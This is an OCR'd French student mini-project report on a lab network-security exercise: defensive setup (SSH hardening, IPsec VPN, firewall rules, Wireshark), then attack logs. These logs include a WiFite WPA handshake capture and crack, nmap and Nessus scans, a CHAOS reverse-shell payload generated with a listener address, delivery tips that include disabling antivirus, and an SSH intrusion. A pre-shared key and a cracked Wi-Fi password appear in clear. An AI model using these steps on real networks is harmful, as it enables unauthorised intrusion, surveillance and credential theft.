
Mini-projet
Réseau et sécurité


Sébastien Lecras
Arthur Sérot
Guillaume Grasset
Corentin Mérit

Sommaire


1- Mise en place de l’infrastructure




1- Mise en place de l’infrastructure



1- Mise en place de l’infrastructure





2- Mise en place de la défense

Mise en place des postes de travailles et du serveur web :

```
root@1114-pc11-snir:/etc/ssh# sudo pam-auth-update --force
root@1114-pc11-snir:/etc/ssh# passwd local
Entrez le nouveau mot de passe UNIX :
Retapez le nouveau mot de passe UNIX :
passwd : le mot de passe a été mis à jour avec succès
```

Fichier de configuration sshd :

```
#StrictModes yes
MaxAuthTries 2
MaxSessions 1
```

2- Mise en place de la défense

Protection via Firewall :

Type	Remote Gateway	Mode	Phase 1 Proposal	Authentication	Description
IPv4 IKEv2	WAN 10.0.118.62		AES (128 bits) + SHA256 + DH Group 14	Mutual PSK	

Type	Local Subnet	Remote Subnet	Encryption Protocols	Authenticity Protocols	PFS
ESP IPv4 tunnel	LAN	192.168.10.0/24	AES (auto), Blowfish (auto), 3DES, CAST128	MD5, SHA1	off

Phase 1 proposal (Authentication)

Authentication method	Mutual PSK
My identifier	My IP address
Peer identifier	Peer IP address
Pre-Shared Key	gsgs2155gdsgsdc

Interface	Proto	Address	Ports	Address	Ports	IP	Ports
LAN	TCP	*	*	LAN address	80, 443	*	*
WAN	TCP	*	*	WAN net	80 (HTTP)	192.168.2.10	80 (HTTP)

IPv4 *	*	*	*	*	*	*		
IPv4 TCP	*	*	192.168.2.10	80 (HTTP)	*	*		NAT
IPv4 TCP/UDP	WAN address	5999 - 5900	LAN address	5999 - 5900	*	*		
IPv4 ICMP	WAN address	*	LAN address	*	*	*		

2- Mise en place de la défense

Utilisation de Wireshark :

Source	Destination	Protocc
192.168.2.100	192.168.10.10	TCP
192.168.2.100	192.168.10.10	SSH
192.168.2.100	192.168.10.10	TCP
192.168.2.100	192.168.10.10	SSH
192.168.2.100	192.168.10.10	TCP
192.168.2.100	192.168.10.10	SSH

	Source	Destination	Protocol	Length	Info
8	192.168.10.10	192.168.2.100	SSH	102	Server: Encrypted packet (len=36)
0	192.168.10.10	192.168.2.100	SSH	382	Server: Encrypted packet (len=316)
4	192.168.10.10	192.168.2.100	SSH	1514	Server: Encrypted packet (len=1448)
5	192.168.10.10	192.168.2.100	SSH	1022	Server: Encrypted packet (len=956)
6	192.168.10.10	192.168.2.100	SSH	1514	Server: Encrypted packet (len=1448)
7	192.168.10.10	192.168.2.100	SSH	662	Server: Encrypted packet (len=596)
6	192.168.10.10	192.168.2.100	TCP	66	22 → 54086 [ACK] Seq=7165 Ack=1765 Win=271 Len=0 TSval=123566…
0	192.168.10.10	192.168.2.100	TCP	66	22 → 54086 [ACK] Seq=7165 Ack=1801 Win=271 Len=0 TSval=123566…
6	192.168.10.10	192.168.2.100	TCP	66	22 → 54086 [ACK] Seq=7165 Ack=1837 Win=271 Len=0 TSval=123566…
2	192.168.10.10	192.168.2.100	TCP	66	22 → 54086 [ACK] Seq=7165 Ack=1873 Win=271 Len=0 TSval=123566…
8	192.168.10.10	192.168.2.100	TCP	66	22 → 54086 [ACK] Seq=7165 Ack=1909 Win=271 Len=0 TSval=123566…
2	192.168.10.10	192.168.2.100	TCP	66	22 → 54086 [ACK] Seq=7165 Ack=1945 Win=271 Len=0 TSval=123566…
6	192.168.10.10	192.168.2.100	TCP	66	22 → 54086 [ACK] Seq=7165 Ack=1981 Win=271 Len=0 TSval=123566…

3 - Les projets d’attaques

- Attaque planifiées :
  - Brute force avec xHydra , WiFite
  - Mappage du réseau avec Zenmap
  - Recherche de failles avec Nessus
  - Exploitation de failles avec Metasploit
  - Sniffing avec WireShark
  - Payload Chaos
  - Recherche de clé WEP avec WiFite
  - Attaque DDOS

4 - Solution d’attaque mise en place

```
root@Invictus: ~/wifite2

  8       (00:1A:A1:77:D7:32)     6   WPA   24db    no
  9       (00:1A:A1:77:C5:D2)    13   WPA   20db    no
 10       (00:1A:A1:77:D7:31)     6   WPA   20db    no
 11       (00:1A:A1:77:C5:D1)    13   WPA   19db    no
 12             Banoushio Box     6   WPA   17db    no
 13       (00:1A:A1:77:D2:41)     7   WPA   16db    no
 14       (00:1A:A1:77:C6:D1)    12   WPA   15db    no
 15       (00:1A:A1:77:C9:81)     1   WPA   15db    no
 16       (00:1A:A1:77:C9:82)     1   WPA   14db    no
 17       (00:1A:A1:77:D2:42)     7   WPA   14db    no
 18                  Wifi Ced    11   WPA   13db    no
 19       (00:1A:A1:77:C7:21)     3   WPA   13db    no
 20       (00:1A:A1:77:D0:F1)    12   WPA   12db    no
 21       (00:1A:A1:77:D0:F2)    12   WPA   11db    no
 22                  LYCPDL-ELV    10   WPA    9db    no
[+] select target(s) (1-22) separated by commas, dashes or all: 2

[+] (1/1) Starting attacks against 00:1A:A1:77:D1:E0 (iPhonedePierrick)
[+] iPhonedePierrick (49db) PMKID CAPTURE: Failed to capture PMKID

[+] iPhonedePierrick (47db) WPA Handshake capture: Discovered new client: D8:5D:FB:92:9B:E7
[+] iPhonedePierrick (47db) WPA Handshake capture: Discovered new client: 96:37:F8:AE:A6:92
[+] iPhonedePierrick (48db) WPA Handshake capture: Deauthing 96:37:F8:AE:A6:92
[!] WPA handshake capture FAILED: Timed out after 500 seconds
[+] Finished attacking 1 target(s), exiting
[+] macchanger: resetting mac address on wlan0mon...
```

```
[+] Cracking WPA Handshake: 0.94% ETA: 1h39m45s @ 1625.7kps (current key: rangersfootb
[+] Cracking WPA Handshake: 1.06% ETA: 1h39m42s @ 1624.5kps (current key: password1212
[+] Cracking WPA Handshake: 1.07% ETA: 1h39m40s @ 1625.0kps (current key: password1212
[+] Cracking WPA Handshake: 1.10% ETA: 1h39m49s @ 1622.1kps (current key: groveside)
[+] Cracked WPA Handshake PSK: azerty123

[+]   Access Point Name: iPhonedePierrick
[+]  Access Point BSSID: 00:1A:A1:77:D1:E0
[+]          Encryption: WPA
[+]      Handshake File: hs/handshake_iPhonedePierrick_00-1A-A1-77-D1-E0_2020-03-11T13
-20-25.cap
[+]      PSK (password): azerty123
[+] saved crack result to cracked.txt (22 total)
[+] Finished attacking 1 target(s), exiting
[+] macchanger: resetting mac address on wlan0mon...
[+] macchanger: reset mac address back to 74:2F:68:2A:E7:9D on wlan0mon
root@Invictus:~/wifite2#
```

- Recherche de failles avec Nessus

Hosts 5 | Vulnerabilities 39 | History 1

Filter | Search Hosts | 5 Hosts

Host	Vulnerabilities				
10.0.118.33	2	10	2	31 (Info: 31 (68.89%))	
10.0.118.42	1	3		36	
10.0.118.52	2			30	
10.0.118.62				22	
10.0.118.41				13	

Scan Details

Policy:	Advanced Scan
Status:	Completed
Scanner:	Local Scanner
Start:	Today at 1:51 PM
End:	Today at 1:58 PM
Elapsed:	6 minutes

Vulnerabilities

Critical
High
Medium
Low
Info

Hosts 7 | Vulnerabilities 58 | History 1

Filter | Search Hosts | 7 Hosts

Host	Vulnerabilities					%
192.168.1.32	1	1	6	41		100%
192.168.1.1	1	3		38		100%
192.168.1.10	1	1		38		100%
192.168.1.21				36		100%
192.168.1.20	1			15		100%
192.168.1.15				3		100%
192.168.1.45				3		100%


Scan Details

Policy:	Advanced Scan
Status:	Running
Scanner:	Local Scanner
Start:	Today at 3:14 PM

Vulnerabilities

Critical
High
Medium
Low
Info

Scan du réseau adverse



nmap -T4 -F 192.168.1.0/24

```
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
443/tcp  open  https
MAC Address: 50:3E:AA:11:65:9C (Tp-link Technologies)

Nmap scan report for 192.168.1.10
Host is up (0.022s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
3000/tcp  open  ppp
MAC Address: D4:C9:EF:ED:67:25 (Hewlett Packard)

Nmap scan report for 192.168.1.20
Host is up (0.023s latency).
Not shown: 98 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
MAC Address: 00:19:30:B2:15:A6 (Cisco Systems)

Nmap scan report for 192.168.1.45
Host is up (0.038s latency).
All 100 scanned ports on 192.168.1.45 are closed
MAC Address: 4C:66:41:9A:E9:69 (Samsung Electro-mechanics(thailand))

Nmap scan report for 192.168.1.30
Host is up (0.000016s latency).
All 100 scanned ports on 192.168.1.30 are closed

Nmap done: 256 IP addresses (5 hosts up) scanned in 3.63 seconds
```

Utilisation d’un payload


```
CHAOS v3.0
by tiagorlampert

 Please use `tab` to autocomplete commands,
 or type `exit` to quit this program.

chaos > generate lhost=192.168.1.30 lport=4444 fname=Test_Hack --linux

+-----------------------------------------+
|           PAYLOAD PARAMETERS            |
+-----------------------------------------+
 lhost:   192.168.1.30
 lport:   4444
 fname:   Test_Hack
 OS Target:   Linux
+-----------------------------------------+

[?] The information above is correct? (y/n): 
```



```
2020/03/11 13:54:12 [*] Connecting...
2020/03/11 13:54:12 [*] Connecting...
2020/03/11 13:54:12 [*] Connecting...
2020/03/11 13:54:12 [*] Connecting...
2020/03/11 13:54:12 [*] Connecting...
2020/03/11 13:54:12 [*] Connecting...
2020/03/11 13:54:12 [*] Connecting...
2020/03/11 13:54:12 [*] Connecting...
2020/03/11 13:54:12 [*] Connecting...
2020/03/11 13:54:12 [*] Connecting...
2020/03/11 13:54:12 [*] Connecting...
2020/03/11 13:54:12 [*] Connecting...
2020/03/11 13:54:12 [*] Connecting...
2020/03/11 13:54:12 [*] Connecting...
2020/03/11 13:54:12 [*] Connecting...
2020/03/11 13:54:12 [*] Connecting...
2020/03/11 13:54:12 [*] Connecting...
2020/03/11 13:54:12 [*] Connecting...
2020/03/11 13:54:12 [*] Connecting...
2020/03/11 13:54:12 [*] Connecting...
2020/03/11 13:54:12 [*] Connecting...
2020/03/11 13:54:12 [*] Connecting...
2020/03/11 13:54:12 [*] Connecting...
```

```
Le coller surle Bureau

******************************************
Mode d'envoi

Soit copier sur une clé usb et l'importer directement sur le poste à
l'executer
Soit l'envoyer via SendSpace et ouvrir sur la boite mail le fichier .

Ne pas oublier de desactiver l'antivirus si jamais il y en a un.
******************************************
lancer l'écoute sur le logiciel CHAOS et executer le fichier .exe

listen lhost=<ip du poste de l'attaquant> lport=4444

Attendre la connection
```

```
 [*] Waiting for connection on port 4444...
 [+] Connected!

chaos > help
GNU bash, version 4.4.20(1)-release (x86_64-pc-linux-gnu)
Ces commandes de shell sont définies de manière interne. Saisissez « help » pour voi
ette liste.
Tapez « help nom » pour en savoir plus sur la fonction qui s'appelle « nom ».
Utilisez « info bash » pour en savoir plus sur le shell en général.
Utilisez « man -k » ou « info » pour en savoir plus sur les commandes qui
ne font pas partie de cette liste.

Une astérisque (*) à côté d'un nom signifie que la commande est désactivée.

 job_spec [&]                          history [-c] [-d décalage] [n] ou
chaos > ls

Bonjour
Bonjour.go

chaos >
chaos > getos


chaos > getos


chaos > getos


chaos > openurl
        keylogger_show       Show Keylogger session logs
        persistence_enable   Install at Startup
        persistence_disable  Remove from Startup
        getos                Get OS name
        lockscreen           Lock the OS screen
        openurl              Open the URL informed
```

Intrusion de réseau par ssh

Changement du mot de passe et verrouillage de l'écran :

```
Last login: Wed Mar 11 13:59:51 2020 from 192.168.10.10
local@1114-pc05-snir:~$ gnome-screensaver-command --lock
local@1114-pc05-snir:~$
```

Modification du fichier sshd :

```
#StrictModes yes
MaxAuthTries 2
MaxSessions 1
```

```
root@1114-pc11-snir:/local# ssh local@192.168.10.10
ssh_exchange_identification: read: Connection reset by peer
```

5- Conclusion